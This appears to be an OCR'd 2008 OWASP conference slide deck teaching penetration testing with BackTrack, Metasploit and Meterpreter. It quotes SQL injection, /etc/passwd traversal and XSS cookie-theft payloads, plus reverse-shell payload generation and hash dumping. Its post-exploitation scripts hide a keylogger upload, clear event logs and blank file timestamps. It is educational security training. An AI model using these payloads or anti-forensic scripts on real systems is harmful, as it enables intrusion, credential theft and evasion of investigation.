OWASP AppSec Asia 2008, Taiwan Penetration Test with BackTrack – Art of Exploitation

Anthony Lai 賴灼東 (Dark Floyd)
Chapter Leader
OWASP (Hong Kong Chapter)
anthonylai@owasp.org

OWASP
27 Oct 2008 (Monday)

The OWASP Foundation
http://www.owasp.org

Agenda

- Penetration Test Reloaded
- Mil0worm – With Recent Exploits
- Exploitation Framework - Metasploit
- Post Exploitation - Meterpreter

Disclaimer


- It is for educational and awareness purpose.
- Unauthorized access are offense and illegal.

Penetration Test Reloaded

- It is repeatable.
- It is with methodology like OSSTMM.
- No pentester could be good on every different systems and infrastructure components.
- Paper-based security checklist and “click-once” vulnerability scan is just a beginning but not a pentest.
- Be creative; Study the weaknesses of the infrastructure and program flow; Think like an attacker.
- Gathering information: Google and Maltego
- Network Scanning: NMAP

What t00l do we use? BackTrack!

- It is a live bootable CD with numerous tools aligned with various stages in our pen-test.
- It is FREE ☺
- You could download different copies,running it on USB, CD or VMWare and ind list of tools for various stages of penetration test: Gathering information, scanning/enumeration, exploitation and maintain your attack.
  - http://backtrack.offensive-security.com
- T00ls are under /pentest directory in BackTrack.



Inside BackTrack – The Art of Exploitation

- Milw0rm
- Metasploit
- Meterpreter

[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]

MILWORM

[web apps]

-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2008-10-24	BuzzyWall 1.3.1 (download id) Remote File Disclosure Vulnerability	142	R	D	b3hz4d
2008-10-24	PHPdaily (SQL/XSS/LFD) Multiple Remote Vulnerabilities	161	R	D	0xFFFFFF
2008-10-24	NEPT Image Uploader 1.0 Arbitrary Shell Upload Vulnerability	786	R	D	Dentrasi
2008-10-24	Aj RSS Reader (EditUrl.php url) SQL Injection Vulnerability	648	R	D	yassine_enp
2008-10-24	Joomla Component Kbase 1.0 Remote SQL Injection Vulnerability	2196	R	D	H!tm@N
2008-10-24	Joomla Component Archaic Binary Gallery 0.2 Directory Traversal Vuln	1523	R	D	H!tm@N
2008-10-23	SiteEngine 5.x Multiple Remote Vulnerabilities	734	R	D	xy7
2008-10-23	WebSVN <= 2.0 (XSS/FH/CE) Multiple Remote Vulnerabilities	1091	R	D	GulfTech Security
2008-10-23	miniPortail <= 2.2 (XSS/LFI) Remote Vulnerabilities	860	R	D	StAkeR
2008-10-23	MindDezign Photo Gallery 2.2 Arbitrary Add Admin Exploit	871	R	D	CWH Underground
2008-10-23	MindDezign Photo Gallery 2.2 (index.php id) SQL Injection Vulnerability	799	R	D	CWH Underground
2008-10-23	aflog 1.01 Multiple Insecure Cookie Handling Vulnerabilies	519	R	D	JosS
2008-10-23	Joomla Component RWCards 3.0.11 Local File Inclusion Vulnerability	1129	R	D	Vrs-hCk
2008-10-23	txtshop 1.0b (language) Local File Inclusion Vulnerability (win only)	872	R	D	Pepelux
2008-10-23	CSPartner 1.0 (Delete All Users/SQL Injection) Remote Exploit	949	R	D	StAkeR
2008-10-22	YDC (kdlist.php cat) Remote SQL Injection Vulnerability	963	R	D	Hussin X
2008-10-22	DorsaCms (ShowPage.aspx) Remote SQL Injection Vulnerability	817	R	D	syst3m_f4ult
2008-10-22	Joomla Component ionFiles 4.4.2 File Disclosure Vulnerability	1087	R	D	Vrs-hCk
2008-10-22	LoudBlog <= 0.8.0a (ajax.php) SQL Injection Vulnerability (auth)	622	R	D	Xianur0
2008-10-22	phpcrs <= 2.06 (importFunction) Local File Inclusion Vulnerability	501	R	D	Pepelux
2008-10-22	Iamma Simple Gallery 1.0/2.0 Arbitrary File Upload Vulnerability	909	R	D	X0r
2008-10-22	Joomla Component Daily Message 1.0.3 (id) SQL Injection Vuln	1610	R	D	H!tm@N
2008-10-21	ShopMaker 1.0 (product.php id) Remote SQL Injection Vulnerability	1726	R	D	Hussin X
2008-10-21	LightBlog 9.8 (GET,POST,COOKIE) Multiple LFI Vulnerabilities	1510	R	D	JosS
2008-10-21	Limbo CMS (Private Messaging Component) SQL Injection Vulnerability	2443	R	D	StAkeR
2008-10-20	XOOPS Module makale Remote SQL Injection Vulnerability	2195	R	D	EcHoLL
2008-10-20	Joomla Component ds-syndicate (feed_id) SQL Injection Vulnerability	3639	R	D	boom3rang
2008-10-20	WBB Plugin rGallery 1.09 (itemID) Blind SQL Injection Exploit	2228	R	D	Five-Three-Nine
2008-10-20	Wysi Wiki Wyg 1.0 (LFI/XSS/PHPInfo) Remote Vulnerabilities	3515	R	D	StAkeR
2008-10-19	e107 <= 0.7.13 (usersettings.php) Blind SQL Injection Exploit	2203	R	D	girex

Milw0rm

- Firstly, please go to:

```
cd /pentest/exploits/milw0rm
cat sploitlist.txt | grep -i exploit
```

- Some versions may be written for compilation under Windows, while others for Linux. You can identify the environment by inspecting the headers.

```
cat exploit | grep "#include"
```

  - **Windows: process.h, string.h, winbase.h, windows.h, winsock2.h**
  - **Linux: arpa/inet.h, fcntl.h, netdb.h, netinet/in.h, sys/sockt.h, sys/types.h, unistd.h**

MilwOrm

- **Grep out Windows headers, to leave only Linux based exploits:**

```
cat sploitlist.txt | grep -i exploit | cut -d " " -f1 | xargs grep sys | cut -d ":" -f1 | sort -u
```

Example: PHPDaily Vulnerability

```
Fix:          N/A                                .
-------------------------------------------------------------------------------
Description :.
-------------------------------------------------------------------------------

After a quick audit, I have noticed that PHPdaily is a very weak script which contains many types of
vulnerabilities.

Inputs "id,prev" passed into add_postit.php,delete.php,prest_detail.php,mod_prest_date.php pages are not
properly verified, a simple user can easily get sensitive information from the database by injecting
SQL Queries.

Also through "download_file.php" page via the input "fichierwe" any user can download any local file.
Furthermore, through "add_prest_date.php" page there is the ability of XSS.

.....................................................................................................

Requirement
You have to connect as a simple user

1. SQL injection Exploit :
[Site]add_postit.php?mode=rep&id=-1+union+select+1,2,3,version(),5,6,7,8#
[Site]delete.php?prev=accueil&mode=postit&id=[SQL-INJ] (-1+union+select+[17 Columns])
[Site]prest_detail.php?prev=[SQL-INJ]
[Site]mod_prest_date.php?prev=list&id=[SQL-INJ]

2. Local File Download Exploit :
[Site]download_file.php?fichier=../include/connect.php
[Site]download_file.php?fichier=../../../../../../etc/passwd

3. XSS Exploit:
[Site]add_prest_date.php?date="><script>alert(document.cookie)</script>
-------------------------------------------------------------------------------
Notice :.
```


Exploit Framework

- An exploit framework acts like a playground with development tools which facilitates exploit development and usage. The framework could help to:
  - Standardize the exploit usage syntax.
  - Provide dynamic use of exploit and payload as well asshellcode abilities. This means that for each exploit in the framework we can choose various shellcode payloads such as a bind shell, a reverse shell, vncinject, download and execute shellcode, etc.
- A few exploit frameworks have been developed, such as Metasploit (non commercial) and Core Impact (commercial). There is an article about exploit frameworks:

  http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1135581,00.html

Exploitation Framework - Metasploit

Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals.


Shell - Konsole
Session Edit View Bookmarks Settings Help
+ -- --=[179 exploits - 104 payloads
+ -- --=[17 encoders - 5 nops
=[30 aux
msf > help
Core Commands
Command Description
? Help menu
back Move back from the current context
banner Display an awesome metasploit banner
cd Change the current working directory
exit Exit the console
help Help menu
info Displays information about one or more module
irb Drop into irb scripting mode
jobs Displays and manages jobs
load Load a framework plugin
loadpath Searches for and loads modules from a path
quit Exit the console
route Route traffic through a session
save Saves the active datastores
sessions Dump session listings and display information about sessions
set Sets a variable to a value
setg Sets a global variable to a value
show Displays modules of a given type, or all modules
sleep Do nothing for the specified number of seconds
unload Unload a framework plugin
unset Unsets one or more variables
unsetg Unsets one or more global variables
use Selects a module by name
version Show the console library version number
msf >
Shell

Metasploit Framework 3 - Basic Command (1)

- **In BackTrack 3, go to** /pentest/exploits/framework3

- **Metasploit exploits / payloads / modules update**

svn update

- **Web Interface**

./msfweb //You could browse it at http://127.0.0.1:5555

- **Console**

./msfconsole

```
Help or ?
show exploits          //show all exploits
search <name>          //search for an exploit
Info exploit <exploit_name> //Study the exploit details and
   description
use <exploit name>
show options
set <OPTION NAME> <option>  //i.e. set RHOST 10.1.1.3
```

Metasploit Framework 3 - Basic Command (1)

- **Console**

```
./msfconsole
show payloads
info payload <payload name>        //Study the payload
                                   //detailed description
set PAYLOAD <payload name>
show options
set <OPTION NAME> <option>         //i.e. set LHOST 10.1.1.1

show targets
set TARGET <target number>    //Set the target platform
                                   //like Windows 2000 or XP

Check                    //Check whether it is exploitable
Exploit                  //Running exploit more than once to
                            //work
```

- **Payloads**
  - Target behind firewall: reverse shell
  - Attacker behind firewall: bind shell

Metasploit: Basic Command Set (2)

- Sessions

```
sessions –l       //list sessions
sessions -i <id> //i.e. sessions –I 4,
                        interact with session 4
<ctrl> z    //detach from session
<ctrl> c    //kill a session
Jobs   //list exploit jobs running
jobs –K     //kill all jobs
```

Metasploit: Basic Command Set (3)

- Auxiliary scanners

```
show auxiliary
use <auxiliary name>
set <OPTION NAME> <option>
run
```

  - scanner/discovery/sweep_udp
  - scanner/smb/version
  - scanner/mssql/mssql_ping
  - scanner/mssql/mssql_login

Metasploit – More functions

- Command Line Interface:

```
./msfcli | grep -i <name>
./msfcli <exploit or auxiliary> S
./msfcli <exploit name> <OPTION NAME>=<option> PAYLOAD=<payload
   name> E
```

- Payload generator:

```
./msfpayload <payload> <variable=value> <output type>
```

  - S summary and options of payload
  - C C language
  - P Perl
  - y Ruby
  - R Raw, allows payload to be piped into msfencode and other tools
  - J JavaScript
  - X executable (Windows only)

./msfpayload windows/shell/reverse_tcp LHOST=10.1.1.1 C

Metasploit – More functions

- Encode shellcode:

```
./msfencode <options> <variable=value>
```

- Pipe the output of msfpayload into msfencode, show bad characters and list available encoders.

```
./msfpayload linux_ia32_bind LPORT=4444 R
  | ./msfencode -b '\x00' -l
```

- Choose the PexFnstenvMor encoder and format the output to C.

```
./msfpayload linux_ia32_bind LPORT=4444 R
  | ./msfencode -b '\x00' -e PexFnstenvMor -t c
```

Metasploit: 常見命令

下面介紹一些你應該瞭解的msfconsole常見命令。

- help (or '?') — 顯示在msfconsole中的可用命令。
- show exploits — 顯示你可以運行的漏洞利用(在我們的例子中，是ms05_039_pnp exploit)
- show payloads — 顯示各種你可以在應用了漏洞利用程式的系統上執行的有效負載選項，如分散命令，上載程式來運行(在我們的例子中，是win32_reverse exploit)
- info exploit [exploit name] — 顯示對於一個指定的漏洞利用的名字的描述及其多種選項和需求(如:info exploit ms05_039_pnp表明這個指定攻擊的資訊)
- info payload [payload name] — 顯示對於一個指定的有效負載的名字的描述及其多種選項和需求(如:info payload win32_reverse表明分散一個命令殼的資訊)
- use [exploit name] — 引導msfconsole鍵入指定的exploit的環境(例如use ms05_039_pnp將為這個指定環境產生ms05_039_pnp >這個命令提示符)

Metasploit: 常見命令

- show options — 顯示各種你正在使用的該指定漏洞利用的參數
- show payloads — 顯示和你正在使用的與該指定的漏洞利用相容的有效負載
- set PAYLOAD — 允許為你的漏洞利用設置指定的有效負載(在這個例子中，設置PAYLOAD win32_reverse)
- show targets — 顯示可用的目標系統和可以進行漏洞利用的應用程式
- set TARGET — 允許選擇你指定的目標作業系統或者應用程式(在這個例子中，針對所有的Windows 2000所有的英文版本，我將會使用set TARGET 0
- set RHOST — 允許設置你目標主機的IP位址(在這個例子中，設置RHOST為 10.0.0.200)
- set LHOST — 允許為必要的反向通信設置本地的IP位址以打開反向命令殼(在這個例子中，設置LHOST為 10.0.0.201)
- back — 允許在漏洞利用環境中，退出當前環境回到主msfconsole的提示符在滲透中的一些證據

Is that enough? How about Post-Exploitation?

- If you are pen-testing, that may be enough
- If you are trying to dig into the network, you are Limited
- Most people spawn a command shell
  - Poor automation support
  - Reliant on the shell's intrinsic commands
  - Limited to installed applications
  - Can't provide advanced features

Post-Exploitation – What will you do next after taking over a target?

- **Stealthy**
  - Keep yourself undetected
  - Produce less noise in traffic
- **Persistence - Maintain your session**
  - Planting a Backdoor? Get a password?
  - Hid your session somewhere else?
  - You may need to re-visit this target and don't know it is useful right now.
  - Challenge: The target may be patched or exploit is only one shot.
- **Cover your tracks**
  - Modify the timestamp of your file access?

Meterpreter – Meta-Interpreter

- **Meterpreter**, short for The Meta-Interpreter is an advanced payload that is included in the Metasploit Framework. Its purpose is to provide complex and advanced features that would otherwise be tedious to implement purely in assembly.

- The way that it accomplishes this is by allowing developers to write their own extensions in the form of shared object (DLL) files that can be uploaded and injected into a running process on a target computer after exploitation has occurred.

- **Meterpreter** and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus allowing them to execute under the radar of standard Anti-Virus detection

What you can do with Meterpreter?

- Command execution & manipulation
- Registry interaction
- File system interaction
- Network pivoting & port forwarding
- Complete native API scripting
- Anything you can do as a native DLL, Meterpreter can do!
- Dump password hashes (priv extension)
- Manipulate File Access Times (priv extension)

Meterpreter –- Command Set (1)

- Migrate to another process:

After running a browser based exploit, IE may crash. The user may try to force quit the application using the Task Manager. In order to stay connected to the victim, you will need to migrate to another application.

```
ps
migrate 100
getpid
```

- Kill a process:

```
ps
kill PID
```

Meterpreter –Command Set (2)

- Download a file:

download <file in current directory of remote source> <local destination>

```
download test.txt /root/Desktop/
```

- Upload a file:

upload <local source> <remote destination>

```
upload /root/Desktop/test.txt C:\
```

- Execute a file:

```
execute -c -f C:/nc.exe
```

Meterpreter – Command Set (3)

- Get a command prompt:

```
execute -c -f cmd.exe -H
interact 1
```

- Dump the SAM file:

```
getuid
use priv
hashdump
```

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    run           Executes a meterpreter script
    use           Load a one or more meterpreter extensions
    write         Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getwd         Print working directory
    lcd           Change local directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rmdir         Remove directory
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shutdown      Shuts down the remote computer
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    idletime      Returns the number of seconds the remote user has been idle
    uictl         Control some of the user interface components


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

Demo Time ☺ - Client Exploitation with Metasploit and Meterpreter

Post-Exploitation→- Automated with Scripts

- The MSF 3.0 Meterpreter implementation provides an API to automate the post-exploitation process using scripts, which is helpful to penetration testers.‼
- http://framework.metasploit.com/documents/api/rex/index.html

Post Exploitation – Upload and Execute Your Executable

```
-- Uploadexe.rb --
binary = “keylogger.exe”

print_status("Uploading executable
  #{binary}")
client.fs.file.upload_file("%SystemDrive%\\
#{bin}", "./postexploit/evil.exe")

client.sys.process.execute("cmd.exe /c
%SystemDrive%\\#{binary}", nil, {'Hidden' =>
'true'})
```

Post Exploitation – Clear Event Logs

```
--clearseclog.rb—
print_line("Clearing the Security Event
Log, it will leave a 517 event\n")

log = client.sys.eventlog.open('security')
log.clear
```

Post Exploitation – Anti-Forensic by blanking the file access time

```
--Timestomp_xp--
Print_status("Blanking everything in
the C:\\WINDOWS\\System32\\LogFiles
folder")

client.priv.fs.blank_directory_mace(
C:\\WINDOWS\\System32\\LogFiles\\")
```

Post Exploitation – Pivoting via Exploited Hosts

- We exploit a remote host with Meterpreter payload
- We background the Meterpreter session
- We add a route through the Meterpreter session
  - route add IP subnet session#
  - Refer to route command in Windows
  - `msf > route add 172.16.0.0 255.255.0.0 1`
- Exploit the second host

New hot babe, WMAP and SQLMap is coming

- WMAP and SQLMap has been released for web assessment as auxiliary modules. (25 Oct 2008)
- NEW! http://metasploit.com/data/confs/sector2008/metasploit_prime.pdf
- http://metasploit.com/dev/trac/changeset/5787

Resources

- OSSTMM (Open System Security Testing and Methodology Manual)
  - http://www.osstmm.org
- Metasploit
  - http://www.metasploit.com
- BackTrack
  - http://backtrack.offensive-security.com
  - http://www.remote-exploit.org
- Meta-Post Exploitation from Val Smith and Colin Acme (Presentation and videos from Blackhat 2008)
  - http://www.offensivecomputing.net/?q=node/845#comment-2392
- Default Windows Process
  - http://xstudio-ca.blogspot.com/2008/05/default-processes-in-task-manager.html
  - http://support.microsoft.com/kb/263201 (Some processes could not be stopped.)
- Blackhat Conference
  - http://www.blackhat.com -> Go to Archive section
  - Recommended Reading: Metapost Exploitation
- DefCon 16 Conference (You could find Mati's session of BackTrack Foo: from vulnerability to zero-day exploit)
  - http://www.defcon.org
  - https://www.defcon.org/html/links/defcon-media-archives.html

Resources

- ┬Meterpreter Whitepaper
  - http://www.metasploit.com/projects/Framework/docs/meterpreter.pdf
- Beyond EIP talk by skape from BH USA 2005
  - http://metasploit.com/confs/blackhat2005/blackhat2005.pdf
- Meterpreter scripts and MSRT
  - http://blog.metasploit.com/2006/10/meterpreter-scripts-and-msrt.html
  - Meterpreter youtube video
  - http://www.youtube.com/watch?v=TMkLUqfxSjs
  - SQLMap – Automated Blind SQL Injection Engine
  - http://sqlmap.sourceforge.net/
  - Google Hacking
  - http://johnny.ihackstuff.com
  - Maltego
  - http://www.paterva.com
  - Domain information
  - http://www.domaintools.com

Thank you for your listening

- Please feel free to reach me at[anthonylai[at]owasp[dot]org](mailto:anthonylai@owasp.org)

- I am thankful to Mati Aharoni and Chris for their BackTrack to the Max training;Val Smith and Colin Ames and Johnny Long's insights over penetration test; Chris Gates's presentations over MSF and Meterpreter.